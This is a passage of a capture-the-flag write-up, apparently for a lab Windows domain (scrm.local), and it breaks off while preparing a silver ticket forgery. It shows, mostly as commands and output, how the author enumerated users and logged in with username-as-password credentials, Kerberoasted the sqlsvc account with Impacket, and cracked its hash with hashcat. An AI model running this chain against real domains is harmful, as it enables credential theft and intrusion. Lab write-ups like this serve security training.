


I confirmed the user exists using *kerbrute*.



passwords.html

If I can manage to reset, it will reset the password the same as the username.




0x3 SMB (139, 443)

Impacket smbclient.py

Since NTLM is disabled *smbclient* or *crackmapexec* will not works.

However the Impacket's smbclient.py will works with Kerberos authentication. On website it mentions when password is reset, it will set to the same as username. So I can try that for the user I found previously, *ksimpson*.



It works.

```
# help

 open {host,port=445} - opens a SMB connection against the target host/port
 login {domain/username,passwd} - logs into the current SMB connection, no parameters for NULL connection. If no password specified, it'll be prompted
 kerberos_login {domain/username,passwd} - logs into the current SMB connection using Kerberos. If no password specified, it'll be prompted. Use the DNS resolvable domain name
 login_hash {domain/username,lmhash:nthash} - logs into the current SMB connection using the password hashes
 logoff - logs off
 shares - list available shares
 use {sharename} - connect to an specific share
 cd {path} - changes the current directory to {path}
 lcd {path} - changes the current local directory to {path}
 pwd - shows current remote directory
 password - changes the user password, the new password will be prompted for input
 ls {wildcard} - lists all the files in the current directory
 rm {file} - removes the selected file
 mkdir {dirname} - creates the directory under the current path
 rmdir {dirname} - removes the directory under the current path
 put {filename} - uploads the filename into the current path
 get {filename} - downloads the filename from the current path
 mget {mask} - downloads all files from the current directory matching the provided mask
 cat {filename} - reads the filename from the current path
 mount {target,path} - creates a mount point from {path} to {target} (admin required)
 umount {path} - removes the mount point at {path} without deleting the directory (admin required)
 list_snapshots {path} - lists the vss snapshots for the specified path
 info - returns NetrServerInfo main results
 who - returns the sessions currently connected at the target host (admin required)
 close - closes the current SMB Session
 exit - terminates the server process (and this session)

# 
```

```
# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
# 
```

Quite a lot of shares, but most of them are not accessible by *ksimpson*.

```
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/ksimpson:ksimpson@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# shres
*** Unknown syntax: shres
# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
# use ADMIN$
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# use C$
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# use HR
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# use IT
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# use NETLOGON
# ls
drw-rw-rw-          0  Mon Jan 27 03:14:20 2020 .
drw-rw-rw-          0  Mon Jan 27 03:14:20 2020 ..
# use Public
# ls
drw-rw-rw-          0  Fri Nov  5 06:23:19 2021 .
drw-rw-rw-          0  Fri Nov  5 06:23:19 2021 ..
-rw-rw-rw-     630106  Sat Nov  6 01:45:07 2021 Network Security Changes.pdf
# get 'Network Security Changes.pdf'
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
# get Network Security Changes.pdf
# use Sales
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# use SYSVOL
# ls
drw-rw-rw-          0  Mon Jan 27 03:14:20 2020 .
drw-rw-rw-          0  Mon Jan 27 03:14:20 2020 ..
drw-rw-rw-          0  Mon Jan 27 03:14:20 2020 scrm.local
# cd scrm.local
# ls
drw-rw-rw-          0  Mon Jan 27 03:21:22 2020 .
drw-rw-rw-          0  Mon Jan 27 03:21:22 2020 ..
drw-rw-rw-          0  Sat Jan 14 05:15:15 2023 DfsrPrivate
drw-rw-rw-          0  Thu Nov  4 05:58:57 2021 Policies
drw-rw-rw-          0  Mon Jan 27 03:14:20 2020 scripts
# cd scripts
# ls
drw-rw-rw-          0  Mon Jan 27 03:14:20 2020 .
drw-rw-rw-          0  Mon Jan 27 03:14:20 2020 ..
# cd ..
# exit
Ξ 2022-01-13/scrambled git:(master) ▶
```

But I managed to download an interesting file

- Network Security Changes.pdf

This is what PDF says.

Scramble Corp

ADDITIONAL SECURITY MEASURES

Date: 04/09/2021
FAO: All employees
Author: IT Support

As you may have heard, our network was recently compromised and an attacker was able to access all of our data. We have identified the way the attacker was able to gain access and have made some immediate changes. You can find these listed below along with the ways these changes may impact you.

Change: As the attacker used something known as "NTLM relaying", we have disabled NTLM authentication across the entire network.

Users impacted: All

Workaround: When you log on or access network resources you will now be using Kerberos authentication (*which is definitely 100% secure and has absolutely no way anyone could exploit it*). This will require you to use the full domain name (scrm.local) with your username and any server names you access.

Change: The attacker was able to retrieve credentials from an SQL database used by our HR software so we have removed all access to the SQL service for everyone apart from network administrators.

Users impacted: HR department

Workaround: If you can no longer access the HR software please contact us and we will manually grant your account access again.

0x4 LDAP

LDAP Search

I check LDAP using *ksimpson:ksimpson*.

```
Ξ 2022-01-13/scrambled git:(master) ▶ ldapsearch -H ldap://dc1.scrm.local -U ksimpson -b 'DC=SCRM,DC=LOCAL' > ldapsearch
SASL/DIGEST-MD5 authentication started
Please enter your password:
SASL username: ksimpson
SASL SSF: 128
SASL data security layer installed.
```

Found additional users from doing so.

```
Ξ 2022-01-13/scrambled git:(master) ▶ cat ldapsearch | grep userPrincipalName  | awk -F':' '{print $2}' |
pipe pipe pipe> awk -F'@' '{print $1}' | awk '{$1=$1}1'
administrator
tstar
asmith
sjenkins
sdonington
backupsvc
jhall
rsmith
ehooker
khicks
sqlsvc
miscsvc
ksimpson
```

I try default password, assuming if any of them has password resetted.

```
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/tstar:tstar@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/asmith:asmith@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/sjenkins:sjenkins@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/sdoington:sdoington@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/backupsvc:backupsvc@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/jhall:jhall@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/rsmith:rsmith@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/ehooker:ehooker@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Error occurs while reading from remote-Unsupported request error.  Allowable only for challenging NBNS when gets an Update type registration request.(4)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/khicks:khicks@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/ksimpson:ksimpson@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# exit
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/sqlsvc:sqlsvc@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Ξ 2022-01-13/scrambled git:(master) ▶ /usr/local/bin/smbclient.py -k scrm.local/miscsvc:miscsvc@dc1.scrm.local -dc-ip dc1.scrm.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Ξ 2022-01-13/scrambled git:(master) ▶
```

Everyone failed excepted *ksimpson* which I already know works.

Request TGS (sqlsvc)

```
Ξ 2022-01-13/scrambled git:(master) ▶ GetUserSPNs.py --help
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

usage: GetUserSPNs.py [-h] [-target-domain TARGET_DOMAIN] [-usersfile USERSFILE] [-request] [-request-user username] [-save]
 [-outputfile OUTPUTFILE] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k]
                       [-aesKey hex key] [-dc-ip ip address]
                       target

Queries target domain for SPNs that are running under a user account

positional arguments:
  target                domain/username[:password]

optional arguments:
  -h, --help            show this help message and exit
  -target-domain TARGET_DOMAIN
                        Domain to query/request if different than the domain of the user. Allows for Kerberoasting across tr
usts.
  -usersfile USERSFILE  File with user per line to test
  -request              Requests TGS for users and output them in JtR/hashcat format (default False)
  -request-user username
                        Requests TGS for the SPN associated to the user specified (just the username, no domain needed)
  -save                 Saves TGS requested to disk. Format is <username>.ccache. Auto selects -request
  -outputfile OUTPUTFILE
                        Output filename to write ciphers in JtR/hashcat format
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target paramet
ers. If valid credentials cannot be found, it will use the ones specified in the
                        command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)
  -dc-ip ip address     IP Address of the domain controller. If ommited it use the domain part (FQDN) specified in the targe
t parameter. Ignoredif -target-domain is specified.
Ξ 2022-01-13/scrambled git:(master) ▶ GetUserSPNs.py scrm.local/ksimpson:ksimpson -dc-ip dc1.scrm.local -request -k
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] exceptions must derive from BaseException
```

I check what's the error.

```
130 2022-01-13/scrambled git:(master) ▶ GetUserSPNs.py -k scrm.local/ksimpson:ksimpson -dc-ip dc1.scrm.local -request -k -debug
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/ghost/.pyenv/versions/3.8.15/lib/python3.8/site-packages/impacket
Traceback (most recent call last):
  File "/home/ghost/.pyenv/versions/3.8.15/lib/python3.8/site-packages/impacket/smbconnection.py", line 278, in login
    return self._SMBConnection.login(user, password, domain, lmhash, nthash)
  File "/home/ghost/.pyenv/versions/3.8.15/lib/python3.8/site-packages/impacket/smb3.py", line 923, in login
    if ans.isValidAnswer(STATUS_MORE_PROCESSING_REQUIRED):
  File "/home/ghost/.pyenv/versions/3.8.15/lib/python3.8/site-packages/impacket/smb3structs.py", line 458, in isValidAnswer
    raise smb3.SessionError(self['Status'], self)
impacket.smb3.SessionError: SMB SessionError: STATUS_NOT_SUPPORTED(The request is not supported.)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/ghost/.pyenv/versions/3.8.15/bin/GetUserSPNs.py", line 113, in getMachineName
    s.login('', '')
  File "/home/ghost/.pyenv/versions/3.8.15/lib/python3.8/site-packages/impacket/smbconnection.py", line 280, in login
    raise SessionError(e.get_error_code(), e.get_error_packet())
impacket.smbconnection.SessionError: SMB SessionError: STATUS_NOT_SUPPORTED(The request is not supported.)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/ghost/.pyenv/versions/3.8.15/bin/GetUserSPNs.py", line 510, in <module>
    executer.run()
  File "/home/ghost/.pyenv/versions/3.8.15/bin/GetUserSPNs.py", line 260, in run
    target = self.getMachineName()
  File "/home/ghost/.pyenv/versions/3.8.15/bin/GetUserSPNs.py", line 116, in getMachineName
    raise 'Error while anonymous logging into %s'
TypeError: exceptions must derive from BaseException
[-] exceptions must derive from BaseException
≡ 2022-01-13/scrambled git:(master) ▶
```

After some googling, found a fix.

- https://github.com/fortra/impacket/issues/1206

```
    def run(self):
        if self.__usersFile:
            self.request_users_file_TGSs()
            return

        if self.__doKerberos:
            target = self.__kdcHost
            #target = self.getMachineName()  <-- old line 260 code that we're no longer running
        else:
            if self.__kdcHost is not None and self.__targetDomain == self.__domain:
                target = self.__kdcHost
            else:
                target = self.__targetDomain
```

Then I manages to run.

```
Ξ 2022-01-13/scrambled git:(master) ▶ ./GetUserSPNs.py -k scrm.local/ksimpson:ksimpson -dc-ip dc1.scrm.local -request -k
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python
 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the
next release.
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-04 00:32:02.351452  2023-01-14 05:16:07.579049
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-04 00:32:02.351452  2023-01-14 05:16:07.579049


$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$eb8a39182e8d12b1d00c84d1b4fa2490$54db407c773aec4539f94e665d7fe8fbd7efb6a5d8899
d5315fcd129d3e13c129971133a199433c1fb65e484171305662d91df386efd9f036f44de47ca1597c852c15780e1935b65cd88f6643166c5499a7fd660005b6
d7ce4985078e6db9e9c2f3c02ed1403966561836a4060bebeafd83496514825322faad897d484e772fa8c230d3ef9741f2f2895f9631c213cab6b9deef13fe35
d31d8aa01f28900b21083e7a437692600b50f1e5a2a70de199688b48c18857ac8e5e89b8aecd98b2c24a3c8612bbc4d40a7f04f5ccf079d88b475adbb2273511
7886cf2eed2cc19694c694c4c18cc66029f707fca43b1418869c1e3cb99d9af3d8be015dcf921d69c03d829c436887c4c86ab5478bf7a8ac7dc1da4e30a74023
e5c38d08d6f35680125c27c82c9d756f75f7e9bc809ab32b30a1fbf4993f9c0d3fd28708136d2c7eed173267917391afdbbfc9ec4d95a552a3dce1cb9db7a79d
0de932be5b7df07850020ca888a5e949432d95a19e23df654737753f5de57b7e37e4f02d66dc70f35ac6deec8df04d16be9eaa22ba2012c75130b2644706a397
c68239f3eb08b575e43866285ea94abf342851781047d6078a9252cc944ad8f855ef3ab23f6c1c4c0c2a7eb0ee4136aba0550b3264e1865b161f623f614920c1
91e98277177cb30c87018f2bd614f116b45a5cc487f82ed45065974658ccbcab2dec34e17f0c56e233cf38427b383cc91ff77e6ef13fac10862324355b378490
91909d4ce7878867c2fe813bf8aa9e42435f6928cae4dc97951892da98e78024c0bef09630383578439b5de36e8ace41676bdc041390e2c078d8a2604c8c9512
2d5f49399a71584ee26a9b8a8e3dbffdf33b4375463b3b47c405531976287d412ef85420e48c3c49b3fa5bf1f129112d5b86a31507fa4dc7918b8ab1e2afbd6a
e5e3d9b38eea8996d73d4558010b84726ef3b5269b621c14036d9bceb0ce6138de83e6808a4a0051a489d6737a492be361631f116bc7725e47173e8657f09aca
8d6b536cd25fdf29c4c258abd19be1780fb493a364b4d76d2a439aa6a8a2d3a8361836cb3eb2f3255cd8a6e6145689f949d9e4717798c6863da1d3831ccf6a6f
8e2bab8d7e6c4d6dc54642912a2c2f95a6157db1a1916d74dec2adfc4f78510e4258ec391b728d169448e150582a5e4e1d419c77cc569fdf996943914f9e976a
675761f13471b037c6a4a069cd4e72f3606f6e1341e752e15c34aaacd139ad48af3c4cb9389182754108fa34ffe5a2af2b134d88bcb61ec7fcb91055a9485211
cb771f42d035843e278179dd2e0f5d91722857bc2f137e260cd7ebd4427f4c45c726931184382b2347ad4d0e65239caf945530e4e3859b3b370949e0a52a1f21
b206e52f2a8ba641ce2827c6fae5e0b2ab4db933b75c112fae2ca0ec85ebe4321aabc84af
Ξ 2022-01-13/scrambled git:(master) ▶
```

I receives *sqlsvc* TGS. I manages to crack using hashcat.

```
1255 2022-01-13/scrambled git:(master) ▶ hashcat sqlsvc.krbtgs -O /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 6864/13792 MB (2048 MB allocatable), 6MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```

```
$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$eb8a39182e8d12b1d00c84d1b4fa2490$54db407c773aec4539f94e6
65d7fe8fbd7efb6a5d8899d5315fcd129d3e13c129971133a199433c1fb65e484171305662d91df386efd9f036f44de47ca1597c85
2c15780e1935b65cd88f6643166c5499a7fd660005b6d7ce4985078e6db9e9c2f3c02ed14039665618 36a4060bebeafd8349651482
5322faad897d484e772fa8c230d3ef9741f2f2895f9631c213cab6b9deef13fe35d31d8aa01f28900b21083e7a437692600b50f1e5
a2a70de199688b48c18857ac8e5e89b8aecd98b2c24a3c8612bbc4d40a7f04f5ccf079d88b475adbb22735117886cf2eed2cc19694
c694c4c18cc66029f707fca43b1418869c1e3cb99d9af3d8be015dcf921d69c03d829c436887c4c86ab5478bf7a8ac7dc1da4e30a7
4023e5c38d08d6f35680125c27c82c9d756f75f7e9bc809ab32b30a1fbf4993f9c0d3fd28708136d2c7eed173267917391afdbbfc9
ec4d95a552a3dce1cb9db7a79d0de932be5b7df07850020ca888a5e949432d95a19e23df654737753f5de57b7e37e4f02d66dc70f3
5ac6deec8df04d16be9eaa22ba2012c75130b2644706a397c68239f3eb08b575e43866285ea94abf342851781047d6078a9252cc94
4ad8f855ef3ab23f6c1c4c0c2a7eb0ee4136aba0550b3264e1865b161f623f614920c191e98277177cb30c87018f2bd614f116b45a
5cc487f82ed45065974658ccbcab2dec34e17f0c56e233cf38427b383cc91ff77e6ef13fac10862324355b37849091909d4ce78788
67c2fe813bf8aa9e42435f6928cae4dc97951892da98e78024c0bef09630383578439b5de36e8ace41676bdc041390e2c078d8a260
4c8c95122d5f49399a71584ee26a9b8a8e3dbffdf33b4375463b3b47c405531976287d412ef85420e48c3c49b3fa5bf1f129112d5b
86a31507fa4dc7918b8ab1e2afbd6ae5e3d9b38eea8996d73d4558010b84726ef3b5269b621c14036d9bceb0ce6138de83e6808a4a
0051a489d6737a492be361631f116bc7725e47173e8657f09aca8d6b536cd25fdf29c4c258abd19be1780fb493a364b4d76d2a439a
a6a8a2d3a8361836cb3eb2f3255cd8a6e6145689f949d9e4717798c6863da1d3831ccf6a6f8e2bab8d7e6c4d6dc54642912a2c2f95
a6157db1a1916d74dec2adfc4f78510e4258ec391b728d169448e150582a5e4e1d419c77cc569fdf996943914f9e976a675761f134
71b037c6a4a069cd4e72f3606f6e1341e752e15c34aaacd139ad48af3c4cb9389182754108fa34ffe5a2af2b134d88bcb61ec7fcb9
1055a9485211cb771f42d035843e278179dd2e0f5d91722857bc2f137e260cd7ebd4427f4c45c726931184382b2347ad4d0e65239c
af945530e4e3859b3b370949e0a52a1f21b206e52f2a8ba641ce2827c6fae5e0b2ab4db933b75c112fae2ca0ec85ebe4321aabc84a
f:Pegasus60

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$e...bc84af
Time.Started.....: Sat Jan 14 13:10:35 2023 (6 secs)
Time.Estimated...: Sat Jan 14 13:10:41 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2095.4 kH/s (2.24ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10729508/14344385 (74.80%)
Rejected.........: 2084/10729508 (0.02%)
Restore.Point....: 10723363/14344385 (74.76%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Pjm1202 → Pearl85
Hardware.Mon.#1..: Temp: 58c Util: 79%
```

Access MSSQL (Silver Ticket)

Now I have cracked *TGS*, I can try requesting my own *TGT* from Kerberos to access. In order to forge silver ticket, I need the followings

- SID
- Target
- Service
- RC4 (NTLM)
- User

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-silver-tickets

get SID

```
lastLogon: 133181181675790487
pwdLastSet: 132804307223514519
primaryGroupID: 1620
objectSid:: AQUAAAAAAAUVAAAAhQSCo0F98mxA04uXTQYAAA==
accountExpires: 9223372036854775807
logonCount: 55
sAMAccountName: sqlsvc
sAMAccountType: 805306368
userPrincipalName: sqlsvc@scrm.local
servicePrincipalName: MSSQLSvc/dc1.scrm.local:1433
servicePrincipalName: MSSQLSvc/dc1.scrm.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=scrm,DC=local
dSCorePropagationData: 20211101184251.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133181181675790487
```

I got the hash, then using the code below, I convert it into SID.

